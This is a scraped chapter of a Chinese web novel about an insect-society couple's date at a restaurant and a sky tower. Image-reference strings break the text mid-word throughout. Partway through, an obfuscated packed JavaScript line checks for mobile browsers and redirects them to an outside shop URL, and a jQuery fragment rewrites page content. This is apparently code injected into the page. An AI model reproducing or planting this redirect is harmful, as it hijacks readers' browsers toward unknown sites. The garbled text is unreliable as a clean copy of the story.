什么样的表情呢?
艾萨里歪着头,泽鲁斯显然努力保持着镇定,但是雄虫可没有错过他脸上露出的一瞬间的惊艳和满足。
如果有特效的话,艾萨里希望黑色的大狗狗会呼哧呼哧甩尾巴,旁边是各种闪烁着的黄色四棱星。
艾萨里可不是没有吃过营养剂,当然知道那些黏黏糊糊打成一团可以放两年的东西口感到底如何,甚至有些会是怪味的水果味。
所以,军雌在离开前线后,是很容易得到满足的生物。
只需要一点新鲜的事物,一点安抚……
或许还有一点爱,就可以让他们心甘情愿地俯首。
艾萨里不知道军雌是否也会随着时间而愈发渴求更多,但他觉得约会的时候思考这些实在是不太礼貌,于是探出叉子,再想给泽鲁斯喂第二口。
但是军雌已经学会了这点小动作,抢占先机把剥好的虾肉送到了艾萨里嘴边。
他的手指极灵活,而又不怕被那些虾四处生出的尖刺所扎破。艾萨里初还以为对方会不太清楚如何处理这种小生物的甲壳,却发现他极熟练地扣住甲壳的空隙一捏一拉,几下就把虾连肉带着完整的尾部一并剥落下来。
艾萨里先前主动的时候还没有感觉,但现在要艾萨里直接对着手下嘴,他不免有些羞耻,抬眼去看泽鲁斯,对方倒是神情自然。对着泽鲁斯真诚期待的目光,艾萨里说不出退却的话,只得低下头一咬,奉劝自己今后不能再把军雌教坏了。
如此一来一往,自以为高攻低防的艾萨里低头看了看自己那座摇摇欲坠的小山。
他决定暂时休战,专心解决午饭。
螺旋屋的菜确实名不虚传,除了从泥猛鱼中,艾萨里挑不出任何刺来。
他觉得自己挑了个好地方。
而和艾萨里想的一样,泽鲁斯到底还是有知识的空白区域。军雌对着桌上那几碟花花绿绿的酱料有些无措,面对干碟、酱油、酸辣酱、芥末奶油,他谨慎地用叉尖轮流在每个小料碟中点了一下。
艾萨里偷看着,有些想笑,又觉得这样实在不太礼貌,只好端起柠檬水的杯子,浅抿一口水来纠正自己的表情,准备等下给泽鲁斯介绍。
却在这时,一道艾萨里平日熟悉得不能够再熟悉的声音从他们身后响起来。
“艾萨里,在这里约会呢?”
艾萨里差点被柠檬水呛住,他猛地转过头去。
样貌比艾萨里要成熟的多的雄虫留着短短的胡须,他穿了藏青的衬衫,原麻色的马甲和高腰西裤,握着手杖,正笑眯眯地站在他们桌边。雄虫身侧站着一只高挑的亚雌,穿着螺旋屋的统一制服,看上去刚从后厨或者前台绕出来,还端着托盘。
“……馆长?”
艾萨里呆呆地说。
馆长平日里在博物馆虽表现得是个平易近虫的角色,但总归是长辈兼上司。如今在约会现场猝不及防地撞见,还是叫虫有种小时候偷跑出去玩被抓个正着的微妙感。
“怎么这个表情。”
坎特尔星历史博物馆的现任馆长拖开旁边的空椅子坐下,一点也不见外。
“喔,艾萨里,我还以为你知道这是我的雌侍开的店呢。”
“像你平时这样下班就跑,聚餐不来,茶话会不来,我雌侍开的店自然也没机会带你认认门。”
那名亚雌微微弯腰,对艾萨里和泽鲁斯点头致意。“初次见面。”
亚雌转而把手里的托盘中的甜点放在两虫的桌上,玻璃杯的椰奶中有着各类小料,包括但不限于面包片椰丝和果冻,上还点缀着一朵小花。
艾萨里未曾吃过这个,一时间也说不上名字。
“新婚快乐啊,这是新研究出来的菜品,算个赠菜。”
馆长笑道,“算你们赶巧,是在我之后最先品尝的了。”
亚雌闻言,伸手在馆长肩上轻轻拍了一下,像是嫌他话多。
馆长却毫不在意,反而顺势抬起亚雌的手,在他指节上亲了一下。
艾萨里突然有点不知道视线该放哪里,最终选择了看泽鲁斯。
然后,馆长魔术似的摸出一个绒盒来,推到艾萨里面前。里面是一对银色星轨样式的耳夹,下方垂着一枚很小的装饰,正是坎特尔星。
“这……”
“别露出那种要把礼物退回来的表情嘛。”
“只是一点点员工福利,在博物馆工作的虫都有。”
“谢谢您。”
艾萨里只来得及这么说。
“我就不打扰你们的二虫世界啦,”馆长说到这里,正要离开,忽然又像想起什么似的,冲着艾萨里眨了眨眼。
“晚上有兴趣的话,可以来游戏会,也把你的配偶介绍给我们认识认识。”
艾萨里平时几乎不参加这种社交活动,馆长知道这点。
他大概也只是顺口一提,并没有非要他答应的意思。
等馆长搂着亚雌走了,艾萨里才松了口气。
“怎么会在这里遇到馆长啊……”
艾萨里嘀咕着,把那只绒盒合上,又忍不住打开看了一眼,而后看向泽鲁斯。
军雌抿着嘴,他有感觉到自己在这场对话中被冷落。
泽鲁斯有一瞬间冒出过难堪的念头,觉得自己是不是让艾萨里丢脸了,以至于艾萨里的朋友的目光轻轻掠了过去,也不曾给他自我介绍的机会。
“那是我工作的博物馆的馆长,叫做洛维……”艾萨里显然知道这点,“嗯,刚刚他不是故意不看你的,馆长他有军雌恐惧症…”
泽鲁斯发愣中。
艾萨里说完又觉得这话好像不太合适,但想着泽鲁斯已经是自己的雌君了,自己知道的理应泽鲁斯也能知道,为了转移话题,他就把盒子又打开了。
“泽鲁斯,帮我戴一下耳夹吧。”
雄虫随口说着,微微侧过头去,露出白软的耳垂,边缘有着淡淡的粉色。泽鲁斯不曾做过这样的事情,他捏了耳夹,俯下身把雄虫耳侧小勾样的发丝拨开。
软发轻轻擦过他的指节。
“…好了。”
他哑声说。
艾萨里这才转过头来,“你要别吗?”
他说话的时候带着些开玩笑的味道。
当然,军雌对于他的指令、命令、玩笑等也是一概不拒绝的。
等吃完休息片刻后,艾萨里和泽鲁斯才离开螺旋屋。
在去天穹塔的路上,艾萨里的目光不
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17936885|213742||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
自觉地就会落到泽鲁斯身上。
军雌戴着耳夹的样子让他的气质有些微妙的改变,很新奇,仿佛本来严肃端正的军雌变得有些羁傲不驯起来。银色的耳夹扣在他耳侧,小星球轻轻晃动。
他会留在这里吗?他会留在这里吧。
直到泽鲁斯似有所觉地转过头来和他对视,艾萨里才像是被抓包了一样,火速转开视线。
盯着摇摇晃晃的小星球,艾萨里倒是没有走神,对于天穹塔的介绍倒是比先前在广场还要流利了。
“坎特尔星刚完成初步开发的时候,天穹塔还只是作为观测使用。”“后来城市扩建,它也不再做原用,改建之后底下几层设置成了展馆和餐厅,最上方则是观景平台。游客都很喜欢来这里拍照。”
他带着泽鲁斯一层一层往上,有时买点到处都有的特产小零食给泽鲁斯尝尝,最终到了最高层的观景平台。
站在坎特尔天穹塔的观景平台上,可以俯瞰整座城市,上面还朝着各个不同的方向放了几架老式望远镜,最初设计是投币的,后来变成刷信用点,现在则是可以直接免费使用了。
雄虫们曾经在这里举行过“月亮真美,看看月亮吧”的活动。
实际在虫们的生活中,有很多个卫星共享了月亮的名头,日常虫们总是偷懒地简称。艾萨里也是在观景平台的指示牌上,才记住坎特尔星的主卫星全名为 KTL-S4-2 号伴行卫星。
他和泽鲁斯沿着平台慢慢走了一圈,也看了望远镜,天幕边缘已经浮出一轮浅白的卫星,像伊塔利亚二世在任时发行的硬币,只是现在它已经彻底被淘汰了。
天幕微微发蓝,下方的城市明亮而有序,广场上的青铜群像已经变成小小一簇,以艾萨里的视力看不太清楚。环城航道上不时有悬浮车拖着尾灯掠过去,像在半空中划出一条条柔亮的线。
艾萨里把手搭在栏杆上,侧头去看身边的军雌。
“泽鲁斯,你会想去那个游戏会吗?”
泽鲁斯犹豫了一会,坦白地说:
“我不太擅长和陌生虫交际。”
“其实我也不太擅长。”
艾萨里同样老老实实承认,他抬头看着天空。在不知不觉之中,天色就沉下来了。
白昼已经快要退尽,天空化作一片温柔的暗海,让艾萨里想到泽鲁斯精神海的模样。
“馆长喊我去过很多次,我都没怎么答应过。每次想想要面对一堆虫交际,就觉得还不如在家躺着看光屏。”
高处的风比地面要大一些,吹乱了艾萨里软绵的金发。
泽鲁斯就站在他旁边,目光一直落在雄虫身上,安静地听着。
“不过,”艾萨里继续说,“如果你感觉身体状态还可以的话,可以陪我过去吗?待一会儿就走也行,不想说话就不说。我只是觉得…或许我也是时候多认识几个虫了。”
或许你也可以认识一些伙伴。
“只要您在我身边,我在哪里都可以的。”
军雌严肃地说,有如宣誓。
艾萨里怔了怔,随即笑起来。
“我当然会在你身边的。”
“如果待不住,我们就一起偷偷溜走,一起回家。”